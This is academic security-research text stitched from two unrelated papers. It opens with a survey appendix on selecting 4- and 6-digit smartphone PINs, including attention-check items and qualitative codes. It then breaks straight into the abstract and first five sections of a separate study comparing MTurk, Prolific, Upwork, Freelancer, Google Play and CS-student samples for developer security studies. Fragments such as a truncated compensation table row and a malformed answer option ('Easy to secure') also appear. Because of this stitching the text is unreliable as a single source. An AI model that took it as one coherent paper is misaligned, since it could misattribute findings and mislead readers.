Questions about 6-digit PIN

Q6 Many people have strategies when selecting a PIN. What strategy did you use to select your 6-digit PIN?
Answer: _____

Q7 Is your 6-digit PIN related to your 4-digit PIN?
○ Yes ○ Somewhat ○ No ○ Prefer not to answer

Q8 If you were to use a 6-digit PIN on your primary smartphone, would use the 6-digit PIN you selected in this survey or would you choose a different one?
○ Yes, I would use the 6-digit PIN I created here on my primary smartphone.
○ No, I would not use the 6-digit PIN I created here but instead would create a new one to use on my primary smartphone.
○ Unsure, I may or may not use the 6-digit PIN I created here on my primary smartphone.

Q9 Please explain why you would or would not use the 6-digit PIN you selected here on your primary smartphone.
Answer: _____

*If participant indicated their 4- and 6-digit PINs are related in **Q7**:*

Q9a Please explain how your 6-digit PIN and your 4-digit PINs are related.
Answer: _____

Questions about 4-digit PIN

We now want to ask you a few questions about your selected 4-digit PIN. It is displayed below for your reference.

4-digit PIN chosen earlier

Q10 I feel the 4-digit PIN I chose is:
○ Insecure ○ Somewhat insecure ○ Neither secure nor insecure
○ Somewhat secure ○ Secure

Q11 Please explain why you consider the 4-digit PIN you selected as secure or insecure.
Answer: _____

Q12 I feel the 4-digit PIN I chose is:
○ Hard to remember ○ Somewhat hard to remember
○ Neither easy nor hard to remember
○ Somewhat easy to remember ○ Easy to remember

Q13 I feel the 4-digit PIN I chose is:
○ Hard to use ○ Somewhat hard to use
○ Neither easy nor hard to use
○ Somewhat easy to use ○ Easy to use

Q14 Select agree as the answer to this question.
○ Strongly disagree ○ Disagree ○ Neither agree or disagree
○ Agree ○ Strongly agree

Instructions

On the next page, you will be asked to recall the **6-digit** PIN that you selected earlier in the survey.

Re-enter your 6-digit PIN

PIN pad as shown in Figure 3

Questions about 6-digit PIN

We now want to ask you a few questions about your selected 6-digit PIN. It is displayed below for your reference.

6-digit PIN chosen earlier

Q15 I feel the 6-digit PIN I chose is:
○ Insecure ○ Somewhat insecure ○ Neither secure nor insecure
○ Somewhat secure ○ Easy to secure

Q16 Please explain why you consider the 6-digit PIN you selected as secure or insecure.
Answer: _____

Q17 I feel the 6-digit PIN I chose is:
○ Hard to remember ○ Somewhat hard to remember
○ Neither easy nor hard to remember
○ Somewhat easy to remember ○ Easy to remember

Q18 I feel the 6-digit PIN I chose is:
○ Hard to use ○ Somewhat hard to use
○ Neither easy nor hard to use
○ Somewhat easy to use ○ Easy to use

Q19 What is the shape of a blue ball?
○ Red ○ Blue ○ Square ○ Round

Comparison Questions

Q20 Which of the following are you more likely to use to secure your

primary smartphone?
○ The 4-digit PIN I selected in the survey
○ The 6-digit PIN I selected in the survey

Q21 Please explain why you would use your preferred choice above to secure your primary smartphone.
Answer: _____

Q22 Of the two PINs you created, which do you think is more secure?
○ My 6-digit PIN is much more secure
○ My 6-digit PIN is slighty more secure
○ My 4-digit and 6-digit PINs are equally secure
○ My 4-digit PIN is slighty more secure
○ My 4-digit PIN is much more secure

Q23 Of the two PINs you created, which do you think is easier to remember?
○ My 6-digit PIN is much easier to remember
○ My 6-digit PIN is slighty easier to remember
○ My 4-digit and 6-digit PINs are equally easy to remember
○ My 4-digit PIN is slighty easier to remember
○ My 4-digit PIN is much easier to remember

Q24 Of the two PINs you created, which do you think is easier to use?
○ My 6-digit PIN is much easier to use
○ My 6-digit PIN is slighty easier to use
○ My 4-digit and 6-digit PINs are equally easy to use
○ My 4-digit PIN is slighty easier to use
○ My 4-digit PIN is much easier to use

Enter Demographic Information

D1 What is your age range?
○ 18–24 ○ 25–34 ○ 35–44 ○ 45–54 ○ 55–64 ○ 65–74
○ 75 or older ○ Prefer not to say

D2 What best describes you?
○ Male ○ Female ○ Non-Binary ○ Prefer to Self-Describe
○ Prefer not to say

D3 What is your dominant hand?
○ Left handed ○ Right handed ○ Ambidextrous ○ I do not know
○ Prefer not to say

D4 What is the highest degree or level of school you have completed?
○ Some high school ○ High school ○ Some college
○ Trade, technical, or vocational training ○ Associate's Degree
○ Bachelor's Degree ○ Master's Degree ○ Professional Degree
○ Doctorate ○ Prefer not to say

D5 Which of the following best describes your educational background or job field?
○ I have an education in, or work in, the field of computer science, computer engineering, or IT.
○ I do not have an education in, nor do I work in, the field of computer science, computer engineering, or IT.
○ Prefer not to say

One More Thing

Please indicate if you've honestly participated in this survey and followed instructions completely. You will not be penalized/rejected for indicating 'No' but your data may not be included in the analysis:
○ Yes ○ No

B Qualitative Codes

Using the method described in Section 4, we coded the answers to questions **Q1**, **Q3**, **Q6**, **Q9**, **Q9a**, **Q11**, **Q16**, and **Q21**. Below, we list all resulting codes and subcodes along with their counts.

- **easy-to-remember (406)**
- **personal (315)**
  unlikely (85), birthday (36), phone-number (29), easy (28), unknown (16), address (13), favorite-number (7), pet (6), name (5), anniversary (5), school (4), childhood (4), lucky (3), pin (3), combination (3), initials (3), tv (2), zip-code (2), number (2), word (2), parent (1), drivers-license (1), ssn (1), music (1), atm (1), favorite-letter (1), hotel-room (1), song (1), likely (1), sports (1), work (1), credit-card (1), family (1)

Abstract

Studying developers is an important aspect of usable security and privacy research. In particular, studying security development challenges such as the usability of security APIs, the secure use of information sources during development or the effectiveness of IDE security plugins raised interest in recent years. However, recruiting skilled participants with software development experience is particularly challenging, and it is often not clear what security researchers can expect from certain participant samples, which can make research results hard to compare and interpret. Hence, in this work, we study for the first time opportunities and challenges of different platforms to recruit participants with software development experience for security development studies. First, we identify popular recruitment platforms in 59 papers. Then, we conduct a comparative online study with 706 participants based on self-reported software development experience across six recruitment platforms. Using an online questionnaire, we investigate participants' programming and security experiences, skills and knowledge. We find that participants across all samples report rich general software development and security experience, skills, and knowledge. Based on our results, we recommend developer recruitment from Upwork for practical coding studies and Amazon MTurk along with a pre-screening survey to reduce additional noise for larger studies. Both of these, along with Freelancer, are also recommended for security studies. We conclude the paper by discussing the impact of our results on future security development studies.

1 Introduction

Human factors research is essential for improving overall computer security and privacy. In particular, developers have increasingly received research attention in the community in recent years. Previous work investigated varying research questions [33, 34, 41, 57, 87], recruiting participant samples from different populations and platforms. Participants had varying levels of experience, skills, and knowledge from the domains of software development [15, 40, 52, 57, 61], reverse engineering [23, 81], vulnerability scanning [19, 69], or software testing [82]. More so than for research on end users, recruiting expert samples is often challenging and might be time-consuming and expensive. Developers often hold well paid jobs and have high workloads, thus offering motivating incentives for their participation can be hard [14, 15, 29, 50, 68, 87]. Hence, a better understanding of the advantages and disadvantages of available recruitment platforms is valuable for the community and can help researchers to recruit the participants they need more efficiently.

In the past, researchers used various recruitment platforms including computer science (CS) students, social media, online forums, freelancers, professional developers or personal networks. For example, crowdsourcing or freelancing platforms were used to recruit developers and other experts in various fields, but required, e. g., lengthy one-by-one recruitment or extensive screening and the necessity to offer high compensations similar to their usual salaries [44, 48, 72]. On the less expensive spectrum are social media, direct networking, and snowballing, which work on a word of mouth basis, but are highly dependent on researchers' and participants' contacts [26, 52, 61]. While searching for local participants on regional forums or by using physical flyers has been done in the past, this approach suffers from the same limited reach as social media recruitment, both in number, and participant diversity [58]. Researchers also used mass email invites (e. g. for students, using university mailing lists, or developers, using GitHub and Google Play). While it is easy to reach many participants this way, these emails may be perceived as spam, and emerging privacy and data protection laws further restrain this method [14, 58].

While some previous studies discussed their recruitment experiences [29, 33, 50], to the best of our knowledge, we are the first to systematically compare participant samples with software development experience across the popular recruitment platforms used in previous work. To do so, we analyzed 59 papers studying security expert work published in the last five years and identified common recruitment platforms and

experiences, skills and knowledge researchers required from their participants. While only 24 of these papers included secure development studies and recruited experienced developers, we used the entire set of papers as ground truth to build our online questionnaire. Therefore, we used surveys from previous work to develop a survey that includes questions about general and specific job experience, software development background, security experience, skills, and knowledge and demographic information. We pre-tested this survey and distributed the final version across six samples with 706 participants total. The samples we recruited include CS students, Google Play developers, members of both the Upwork and Freelancer platforms as well as Prolific and Amazon MTurk users.

The goal of our comparative online study was to answer the following research questions:

RQ1. Which general software development and specific security development experiences, skills and knowledge can researchers expect from the common recruitment platforms we identified in previous work?

RQ2. How well do samples compare, and what are the differences between them?

RQ3. What should researchers take into account when considering sampling for a security development study?

To answer these questions, we make the following contributions in the course of this paper:

Identify Common Recruitment Platforms: We analyzed previous work that included security studies with participants with software development experience, to identify common recruitment platforms. Most commonly, studies used networking or regional methods such as recruitment by flyers or at events, despite the drawbacks such as effort to recruit large numbers and regional biases. However, for the scope of this work, we decided against using them to avoid non-generalizable results that could vary between research teams. We further find a multitude of different other approaches, both online and offline. Among the platforms we used in this work, recruiting computer science students and Google Play participants was the most common in related previous research.

Survey Design: Based on survey questions used in previous work, we design, test and provide a questionnaire to collect information about programming and security experience, knowledge and skills and information about job roles and organizational structures.

Comparing Six Samples: We survey 706 participants from six samples and compare their survey responses. We find that Google Play, Freelancer, Upwork, and MTurk participants reported the most professional software development experience. Experience performing security tasks was similar across all platforms, with MTurk participants reporting the most security experience overall, and Upwork and Freelancer often performing high as well. We see especially Google Play, Upwork, and Freelancer participants reporting the most experience with specific security tasks such as authorization/authentication, input validation and using API keys. CS students and Prolific users reporting the least experience performing security tasks. Our in-depth review of each platform also identifies several differences that may be important depending on the specific study design, such as vastly different ethnic backgrounds and expertise in particular programming languages and specific areas of security.

Recruitment Advice: We use our experiences and results to give recruitment advice for future work. For example, studies that only need a small number of experienced developers to complete complex tasks should consider Upwork, which was more time consuming for recruitment, but was easier to filter for specific security skills. Conversely, MTurk is likely a better choice when a larger sample is needed as recruitment is quicker. However, MTurk participants are likely to introduce noise due to fraudulent responses; we recommend to use a pre-screening survey for improved data quality.

Replication Package: To support reproducibility of our work, we provide the following materials in a replication package [46]: the screening and final survey questions we used, formatted collection of questions we found in our literature evaluation, text used in the recruitment emails and the job posts, additional figures and tables, and the consent forms [1].

The remainder of this paper is organized as follows: In Section 2 we discuss previous works that compared and analyzed recruitment platforms in developer research. In Sections 3, 4, and 5 we present the methodology of our studies as well as their results. Following this, we address the limitations of our work in Section 6 and interpret our results in Section 7. We draw a conclusion as well as address topics for future work in Section 8.

2 Related Work

We describe and discuss related work in two key areas: Comparisons of different recruitment platforms or strategies for user studies with end-users and user studies with developers with a focus on participants with development experience.

Comparing Recruitment Platforms and Strategies: The impact of recruitment platforms has been widely discussed for participant recruitment. In 2017, Peer et al. empirically evaluated CrowdFlower and Prolific Academic as alternatives for MTurk. They report higher participant naivety, honesty and diversity on CrowdFlower and Prolific as compared to MTurk, but the data quality differed. Prolific performed similar to MTurk, but CrowdFlower offered the lowest data quality [62]. A 2017 case study by Bentley et al. compared MTurk and SurveyMonkey to a sample recruited by a market research

[1] You will also find the paper's replication package in its accompanying website [1].

company in the context of product design. They found that most results fall into a 10% margin of error, which fits their sample sizes of 150 per survey platform [24]. In 2014, Schnorf et al. compared six survey sample providers and panels (e. g., Google Consumer Surveys). They distributed a survey regarding end-user privacy comfort to investigate potential differences between the survey providers by recruiting between 835 and, 1115 participants per sample. They found that the results differed based on platforms because some recruit random users while others use probabilistic methods or opt-ins [67]. In 2019, Redmiles et al. compared Amazon MTurk with a census-representative sample from a web panel and probabilistic sample via telephone. They found that the results from MTurk were closer to the probabilistic sample and therefore the general US public than the web panel, suggesting that the choice of platform has an impact on results [64]. A 2019 work by Chandler et al. compared MTurk and Prime Panels (an online research panel aggregate). They find similar data quality but more diverse participants on Prime Panels than on MTurk with more direct access to lesser represented user groups, albeit with inevitable trade-offs [28]. While the above studies focused on the recruitment of end-users, our work is the first to compare six samples of expert users with a focus on participants' software development experience.

Studies with Security Information Workers: Since misunderstandings and over-estimation of capability could be a prominent issue while recruiting participants with self-assessed coding skills, Danilova et al. developed and evaluated screening questions for efficacy by recruiting several batches of participants with and without programming skill from multiple platforms. They found that 42% of Clickworker users advertising programming skill did not meet their criteria and could be filtered out [30]. This study is tangential to ours, as they focused on identifying effective questions for developer screening, while our focus is on recruitment strategies using questions from the existing literature. A 2019 literature review by Tahaei et al. addressed the status quo of developer-centred security research, summarizing 49 papers with developer studies that were published in 19 conference proceedings or journals between 2005 and 2019 [73]. We build our literature review on their work, however, we focus on recruitment strategies. Furthermore, in a 2021 literature review, Kaur et al. analyzed and found 557 relevant publications including regular users and experts in security research. Of these, they analyzed 48 expert studies in depth. Among other goals, they investigated participant demographics, how they were recruited and ways to align research objectives with research methods [47]. In contrast, for the current work, in addition to the literature review of previous security research to identify common developer recruitment methods, we survey developers from six popular platforms identified in our literature review and compare both general and security demographics. To the best of our knowledge, the recruitment strategies for developer studies have not yet been comprehensively researched. Various studies recruit computer science students as a representative for developers due to their technical background and because they are easier to recruit. If developers were recruited, the criteria for deciding who is an expert are different for each research study. Our research differs from previous works by providing both a comprehensive literature review of top tier developer studies, and a larger-scale comparison of different recruitment platforms, all of which were used in previous research in this domain.

3 Security Studies with Software Developers

In the following section, we investigate recruitment strategies and survey questions in security studies with experienced software developers. We aim to gain insights into common recruitment strategies and the experiences, skills and knowledge previous studies required from their participants. Therefore, we collected and reviewed five years of relevant research published at important security, privacy and HCI venues. We did not aim for an exhaustive literature review across all potential venues from the beginning of studying developers. Instead, our goal was to learn recent common practices. The literature review is the foundation of the comparative studies we conducted in Section 4. Figure 1 gives an overview of our overall methodology.



Figure 1: Methodology overview: The literature review informed and motivated our comparative online studies.

3.1 Literature Selection

We broadly selected publications in the field of usable security and privacy that conducted user studies with security experts. Although we only survey developers, studies with different types of experts are often related and similar in nature, and therefore including them gives us a wider net, which helped us design a fitting survey questionnaire. We focused on works published between 2016 and 2020 at the top (usable) security and privacy, and human computer interaction venues: the USENIX Security Symposium (SEC) [13], the ACM Conference on Computer and Communications Security (CCS) [2], the IEEE Symposium on Security and Privacy (S&P) [7], the Network and Distributed System Security Symposium (NDSS) [8], the Symposium on Usable Privacy and Security (SOUPS) [11], the Human Factors in Computing

Systems (CHI) [6], as well as the workshops Usable Security (USEC) [8] and its European counterpart (EuroUSEC) [8]. These venues were chosen based on two conference lists for computer security and HCI, filtered by citation counts [3, 12]. Besides selecting the most relevant ones, some were further down and were chosen due to their focus on usable security and HCI.

For all included venues except CHI, two authors independently reviewed all proceedings published between January 2016 and September 2020 by reading the abstracts and titles. For CHI, where the publication volume is significantly higher than at the other venues, we used a different approach. Instead, we searched the CHI proceedings for keywords related to our context (*secur*, *priva*, *develop*, *admin*, *expert* and *program*), manually investigating the results. Additionally, we compared our set of papers with the developer papers listed in two other publications [47, 73]. This brought up three additional papers, but we neither learned novel recruitment strategies nor survey questions and therefore did not add them to our list. Overall, we initially found 95 papers that at least one author identified as relevant. We reviewed all conflicts and removed 21 papers that, after closer inspection, e. g., did not include a developer study, leaving us with 74 papers for further analysis.

3.2 Literature Survey

For the remaining set of papers, we collected information about participant recruitment and survey questions if available. We extracted the following information: type of participants (e. g. software developers or system administrators), recruitment platform (e. g. MTurk or CS students), number of participants, and compensation amount and type. Two authors independently reviewed each paper for the above information in detail. Disagreements were immediately discussed and resolved. In the course of the detailed analysis, we removed 15 more papers for either a missing security focus or not recruiting expert users, leaving us with 59 papers in the final set (cf. Table 3 and 4 in Appendix A).

For papers that included studies with both end-users and expert users, we only considered expert user information. To collect all information from each paper, we first checked if it was included and available as part of the paper, the appendix, or a replication package. For questions, we decided to focus purely on surveys and excluded questions from interview studies. Interviewers often use open-ended questions and encourage participants to elaborate their answers, which works well for explorative interviews, but might not translate well to quantitative survey questionnaires.

Overall, we found participant recruitment information in 58 papers and 363 questions in 45 papers. In ten cases we could not find the information in the paper and contacted the authors. All but one acknowledged our request and provided us with the necessary information. One research team did not retain the original survey questions and could only provide us with rough estimates of the used questions. We assigned all extracted survey questions and answer options to one of the following categories:

General. Demographics such as age, gender, or education.
Experiences, Skills, and Knowledge. Security and programming experiences, skills and knowledge.
Scales. Established scales such as the System Usability Score (SUS) or the Secure Software Development Self-Efficacy Score (SSD-SES).
Specific. Specific questions for studies, e. g. self-assessment of task success or failure.

We excluded specific questions from our survey if they were narrowly focused on e. g. a specific tool or area of development. In case multiple papers included questions with identical or similar phrasing, we merged them while keeping track of their origin.

3.3 Results

Below, we present and discuss the results of our literature survey used to inform and motivate the comparative studies in Section 4. However, we do not intend to systematize previous work (cf. [73] and [47] for respective systematizations).

24 of the analyzed papers recruited participants with software development experience, ten recruited system administrators or operators, and another 24 recruited security experts. While these security experts all had computer science and security backgrounds, they differed from each other, e. g. in terms of experience in a certain job role, skills, or security certifications. In seven papers, we could not find sufficient details to determine the participants' job role. One paper did not provide exact participant numbers. 23 papers offered fixed payments of varying amounts, some using gift cards. One paper used performance-based payments, and six raffled a prize among all participants. For the other papers, 21 did not mention any reward, and 11 stated that they did not reimburse participants. Overall, we identified 25 recruitment platforms. In 12 papers, recruitment was described at a superficial level, such as e. g. *social media ads* [49] or *online cold calling* [53]. We assigned all 25 strategies to six categories (number of papers in parentheses):

Unsolicited Emailing (10): Papers in these categories sent unsolicited emails by collecting participants' contact information. Example email collection platforms are GitHub (5) and Google Play (5).
Social or Regional Contacts (75): Strategies based on some form of professional or personal network (29), snowball sampling (10), as well as recruiting through security related events (13) or regional expert meetups (4). Also includes the distribution of flyers (6), Craigslist (2), and the recruitment of computer science students (11).
Social Media (10): Posting study information on social media platforms such as Twitter (5), Facebook Groups (1) and

Ads (2), and the chat software Slack (2).

Online Forums/Blogs (33): Strategies relying on discussion platforms such as Reddit (8), online forums (8), mailing lists (15), and blogs (2) dedicated to computer science topics.

Paid Workers (4): Freelancing or crowdsourcing platforms such as Prolific (1), Upwork (1), and Freelancer (2).

Networking (8): Professional networking platforms such as LinkedIn (7) or its German counterpart Xing (1).

4 Comparative Study of Recruitment Platforms for Security Developer Studies

Based on the results in Section 3 we designed, pre-tested and conducted a comparative online survey study with six samples of developers. We collected their demographic information, as well as data about participants' security and programming knowledge, skills and experience with an online questionnaire.

Before we recruited participants and conducted the surveys, we pre-tested our survey with cognitive interviews [63] with members of our research group who were not part of this project. This allowed us to gather insights into how participants interpret and answer questions. During our cognitive interviews, participants shared their thoughts as they answered each survey question. We used our findings to iteratively revise and adapt the survey questions and answer options to minimize bias and maximize validity.

In a second pre-test, we refined our survey with two rounds of pilot studies on Prolific with 20 users each, similar to approaches in other works [79]. To screen, we used Prolific filters based on self-reported computer programming and software development experience. We slightly adjusted and improved our phrasings for the final survey based on the results of our pilots.

For recruitment purposes, we created a short screening survey (cf. replication package [46]), that inquired about software development experience, current job role and gender to be able to filter eligible participants wherever necessary. For our final survey, we exclusively invited participants who claimed to have experience as a software developer in our screening survey. As we could not confirm the self-reported development experience of Prolific and MTurk users, we used two additional programming questions from Danilova et al. [30] in a new screener and repeated these samples. Finally, we conducted a priori power analysis to determine the number of required participants for our statistical tests. We used standard assumed effect sizes gathered from literature (0.25 for Kruskal-Wallis, a medium 0.3 effect size for Chi-square, and 0.8 for Mann-Whitney-U). All analysis suggested that at most 325 overall and 29 participants per group would be required, which we exceeded by far in our recruitment.

4.1 Survey Structure

We built the survey based on questions we extracted from papers in Table 3 and the 2020 StackOverflow Developer Survey [10]. We copied questions and response options directly whenever possible to ensure comparability. However, we added answer options or modified question phrasings when appropriate (e. g. we modified the gender answers to be more inclusive, following current best practices [5]).



Figure 2: Illustration of the survey flow.

The survey structure is outlined in Figure 2. Overall, the survey consisted of five sections with 46 questions. The sections ranged from general to specific job experience, to organizational, to coding and finally demographic questions. The complete survey is listed in the replication package [46]. We distributed the survey in English, but translated the survey for German students.

I. Introduction. In the first section, we asked participants about their experiences in different job roles (cf. `Q1 - Q2`).

II. Software Development Background. We asked participants specific questions about their experience as software developers, such as how they learned about programming, how proficient they were in prominent programming areas, how much experience they had in these areas and if it included the integration or deployment of security mechanisms (cf. `Q3 - Q12`).

III. Organizational. This section contained questions addressing participants' workplace, including number of employees at their organization, size of their team, and if their work included security-relevant tasks and decisions (cf. `Q13 - Q19`).

IV. Programming. This section had questions concerning programming experience, including the expertise with dif-

ferent programming languages, certifications, as well as participation in security events, Capture The Flag (CTF) contests and bug bounty programs. We also asked the vulnerability identification and mitigation questions from the secure software-development self-efficacy scale (SSD-SES) [2] (cf. `Q20 - Q32`).

V. General Demographics. Finally, we asked about general demographics, e. g., gender, age, ethnicity, education, and employment status (cf. `Q33 - Q46`).

4.2 Survey Distribution

We distributed our survey on six different recruitment platforms we identified in Section 3: MTurk, Prolific, Upwork, Freelancer, Google Play and computer science students. Table 1 summarizes the recruitment platforms we used and illustrates their unique deployment characteristics, including options to filter participants. Although we are not aware of previous work that recruited participants with software development experience from Amazon MTurk, we chose to include it because of its general popularity in usable security and privacy research and to investigate to what extent it can be used in future security developer studies.

For MTurk participants, we required an approval rate of at least 95% and 100 or more jobs completed. On Prolific, we filtered for participants who had self-reported computer programming or software development experience. As we were unable to confirm the self-reported programming knowledge of Prolific or MTurk participants, we additionally added two programming skill questions from Danilova et al. [30] designed to test development skills (cf. replication package [46]) to these screening surveys and redid both platforms. On Upwork, we focused the recruitment on freelancers who had at least entry-level experience, a job success rate of 90% and were conversational in English. For participants on Freelancer.com, we used the built-in search and filtered for users based on the term 'Software Development'. On both freelancing platforms, we used user profiles to confirm participants' experience. We extracted public contact email addresses from Google Play Store applications and contacted 76,978 developers. To recruit computer science students, we contacted ten U.S. and five German universities that offered a CS degree program and kindly asked colleagues to distribute the survey between their students. We assumed that both CS students and Google Play developers have programming skills on at least a beginners level due to their professions.

Excluded Platforms: We did not recruit participants from all platforms we identified in previous work (cf. Table 1). Although previous studies used GitHub to recruit participants [14, 16, 85], we decided against it, as extracting emails from GitHub commit messages violates their terms of service and might also constitute a violation of the European GDPR. We also excluded platforms that vary significantly between research teams, making it unlikely to produce generalizable results. This includes platforms that depend on the authors' contacts, such as Twitter or other social networks. Similarly, we excluded platforms requiring exclusive access to small or local groups, such as specialized companies or developer meetups. Additionally, our own experience and feedback from some of the authors of papers in our review who used, e. g., social media or security events for recruitment (Table 3) illustrates that recruiting from these platforms usually resulted in smaller samples and higher effort (e. g., contact 20 mailing lists for 15 participants).

[2] We excluded the SSD-SES questions regarding security communication since we were mainly interested in skills and knowledge and aimed to keep the survey short.

4.3 Data Analysis and Quality

Our results only include quantitative data points. We use Kruskal-Wallis (KW) as a non-parametric equivalent to the one-way ANOVA to compare multiple independent groups and for ranked categories (e. g. Likert scales). For unranked categorical questions, we use the Chi-square test (χ^2). In case of the SSD-SES, we used a more appropriate Mann-Whitney U test. Procedurally, we first performed omnibus tests, which were then followed by pairwise comparisons. We assume an alpha level of $\alpha = .05$ for significance in hypothesis tests and corrected our results using the Benjamini-Hochberg procedure.

To improve data quality, we removed invalid participants, including 68 participants who reported a contradicting lack of experience as a developer in the final survey despite reporting otherwise in the screening survey. We further excluded 168 participants who did not finish the survey and five who gave identical answers or wrote nonsensical comments in free-text responses. We checked completion times, but did not find anyone who finished the entire survey in less than three minutes (we used estimated completion times identical to the Stack Overflow 2020 developer survey [10]). In total, we excluded 241 participants, leaving us with 706 valid responses.

4.4 Ethics

None of the involved institutions required a formal IRB approval. However, we only used previously established questions that always included options to decline to answer. Furthermore, every participant agreed to our consent form with detailed information about the study, responsible researchers and contact information, risks, benefits as well as privacy and participant rights. At the end of the survey, participants had the chance to not submit their answers to exclude them from our analysis. Our survey did not collect any PII except for the email addresses of participants interested in the raffle, which were deleted after the raffle was done. We stored the collected data on our encrypted cloud server, which only involved au-

Final survey	$5	$5	$5	$5	Raffle ($50 gift cards)	Raffle ($50 gift cards)

Table 1: Survey distribution details for all six recruitment platforms we used.

thors could access. Additionally, we used random six-digit numbers to identify valid submissions for compensation, but they were not stored and processed further in any other way.

Compensation depended on the platform, but we aimed to award at least US federal minimum wage. For the screening surveys on Prolific and MTurk we paid $0.15 for one minute of work which was increased to $0.52 for three minutes in the rerun, while we awarded $5 for the full survey. Although we do not have data on the exact survey completion times, Prolific reported rates well above the US federal minimum wage. Participants we needed to contact via email had the chance to take part in a raffle for 20 $50 gift cards.

5 Results

In the following section, we report and discuss the results for our survey across all six samples. As we could not find significant differences between them, we merged the English and German student samples and refer to them as *students* collectively to mitigate the regional bias when examining samples from different countries. Since some of our questions allowed multiple response selections, the percentages we report may not always add up to 100%. Due to the high amount of information, we provide detailed numbers on all questions in Tables 5, 6, 7, and 8 in the replication package [46].

5.1 Participants' Demographics

Overall, a total of 947 participants started our survey. Of those, we considered 706 complete and valid responses on Amazon MTurk (101), Prolific (122), Upwork (72), Freelancer (100), Google Play (103), and in the student sample (208) for our analysis. We report the details on the recruitment and participants per platform in Table 1.

Across all platforms, we find that participants reported experience in areas besides development, however, the extent of this varied. Most commonly, developers also had experience as software testers (58.2-70.0%). We found networking skills the most common on Google Play (45.6%) and the least common for Upwork (22.2%) and Prolific participants (21.3%). Reverse engineering knowledge was overall less common, with at most 22.0% on Freelancer. It was least common on Prolific (10.7%) or for students (13.5%). We report the most relevant general demographics in Table 2. Across all samples, our participants predominantly identified themselves as male (83.4%), with CS students (μ: 24.6) followed by Upwork (μ: 27.4) and Prolific (μ: 28.0) being the youngest groups and participants from Google Play (μ: 37.5) the oldest. Most participants (74.8%) studied computer science. However, except for MTurk, where 21.8% self-reported a computer security focus in their studies, at most 4.0% reported this on the other platforms. Furthermore, only a minority of participant reported a disability and only on Freelancer (45.0%) and MTurk (41.6%) we found a large portion to be a primary caregiver for children, elderly or disabled.

Cultural background and language proficiency: Participants across all samples reported a wide variety of ethnicities (cf. Figure 9 in replication package [46]). Overall, we find that on Prolific (86.1%), Google Play (76.7%), MTurk (71.3%), and in the CS student sample (59.6%) most participants reported to be white or of European descent.

English (US) was reported as the native language for a majority of participants on MTurk (78.2%) which is likely due to most of them being located in the U. S. (71.3%), whereas a plurality of participants on Google Play (40.4%) and in the student sample (40.4%) reported German as their native language. Participants on Prolific, Upwork and Freelancer reported a variety of native languages with none of them standing out. Despite only MTurk users being the only sample with a majority of native English speakers, a majority (89.0%) across all platforms reported being very comfortable in answering the survey in English on a five-point Likert scale.

Education and employment: A majority of participants on MTurk (76.2%), Upwork (63.9%) and Freelancer (53.0%) reported having a Bachelor's degree, while the most common degree on Google Play (27.2%) was a master's degree. While not a majority, a Bachelor's degree was most common for students (32.2%) and on Prolific (38.5%). Additionally, a majority within the student sample reported to be students (60.1%) or part-time employees (22.1%) as opposed to other samples,

	MTurk	Prolific	Upwork	Freelancer	Google Play	CS Students
Experience as:

Solo	15 (14.9%)	48 (39.3%)	31 (43.1%)	47 (47.0%)	41 (39.8%)	67 (32.2%)
In a team	86 (85.1%)	74 (60.7%)	41 (56.9%)	53 (53.0%)	62 (60.2%)	141 (67.8%)

Table 2: Basic demographic information for valid participants across all samples.

where most were full-time employees or self-employed. An exception here was Prolific, where 26.2% of the participants reported to be students, the second-largest group after full-time employees (45.9%). Overall, most participants reported to work as a software developer (78.9%). No other job roles particularly stood out, but overall 34.8% of participants reported to work as an Engineer as a second most common job role. Job role distribution did not vary much between platforms with only students reporting to have roles like data science or ML specialist (20.7%) and academic researcher or scientist (20.2%) more than other platforms.

Workplace size and working hours: Across all platforms, the majority of participants (70.1%) reported working in a small company with less than 500 employees. Additionally, students (μ: 22.7) reported the lowest overall working hours per week. Participants on Freelancer (μ: 39.0) followed by Google Play (μ: 37.0) and MTurk (μ: 36.0) reporting the highest working hours. This stresses how most participant, except for students, who more commonly work part-time, are full-time developers.


> Key Points | Participants' Demographics: Software development experience is by far **most common**. Participants are also **(less) experienced** with **security-relevant areas** such as reverse engineering or vulnerability research. **Current job** roles encompass mostly **development**. The **majority** of our participants studied **computer science** with **no security focus,** and many participants work **full-time** in **smaller companies**. **Disabilities** are very **rare**. **Caregiving** (for children) was only common on **MTurk** and **Freelancer**. We find **a wide variety of ethnicity and native languages** between platforms. **Bachelor/Master** degrees are **common**.


5.2 General Programming Experience and Knowledge

In this section, we report our participants' general programming experience and knowledge across all samples.

Development experience: We asked participants to report their total and professional development experience in years (cf. Figure 3). Google Play participants reported both the highest overall (μ: 17.8) and professional development experience (μ: 11.0). In contrast, students were least experienced regarding both overall (μ: 7.0) and professional experience (μ: 2.1). For total programming experience, we find no significant difference, while the professional experience on Google Play is significantly higher than on Upwork (KW, $H = 7.43$, $p < 0.01$) or for students (KW, $H = 11.31$, $p = 0.03$) after correction.

Development tasks per week: Furthermore, we asked participants how many hours they spent on software development tasks per week. The majority of Freelancer (79.0%), Google Play (61.2%) and Upwork (63.8%) participants reported working more than 20 hours per week, confirming the previous findings of their commonly reported full-time status. Conversely, the majority on Prolific (60.7%) and in the student sample (65.8%) and a bit more than half of MTurk participants (54.5%) report that they work 20 hours or less.








Figure 3: Years of total, professional, and computer security experience for developers across all samples.

(a)

(b)

Figure 4: Developers' average self ratings for (a) proficiency with the top 15 programming, scripting and markup languages (b) proficiency in different development areas

Proficiency in programming, scripting and markup languages: An essential recruitment criteria for developer studies, especially those with practical tasks, is the proficiency with specific programming languages [57, 58, 69] or development areas [82]. Hence, we asked them to rate their proficiencies with the top 15 programming, scripting, or markup languages (cf. Figure 4a), and different development areas (cf. Figure 4b), both taken from the StackOverflow Developer Survey results [10]. Overall, MTurk participants report higher ratings for most programming languages as well as in development areas, although no single language stood out. Proficiency in Rust was rated the lowest in almost all samples, followed by Go and Ruby. While Java was highly rated by both CS students and Google Play developers, likely due to Java being both a popular teaching language, and the basis for Android development, we found SQL to be the best known on Freelancer, and HTML/CSS very highly rated on Upwork.

When examining different development areas, we find that frontend and full stack development were rated the highest overall. This is likely due to them being very broad and widespread areas, which is supported by the StackOverflow Developer Survey, in which they were among the three most commonly stated roles. The average self-rating for mobile development was highest for Google Play participants, notably the highest rating found within the given areas.

> Key Points | Proficiency in programming, scripting and markup languages: **Google Play** developers reported the **most** and **student** developers the **least experience in years**. On **Freelancer**, **Google Play**, and **Upwork** we recruited mostly **full-time developers**. **MTurkers** reported the **highest proficiencies** across most **development areas and programming languages**.

5.3 Security Experiences, Knowledge, and Skills

In this section, we provide details on security experience, knowledge and skills our participants reported.

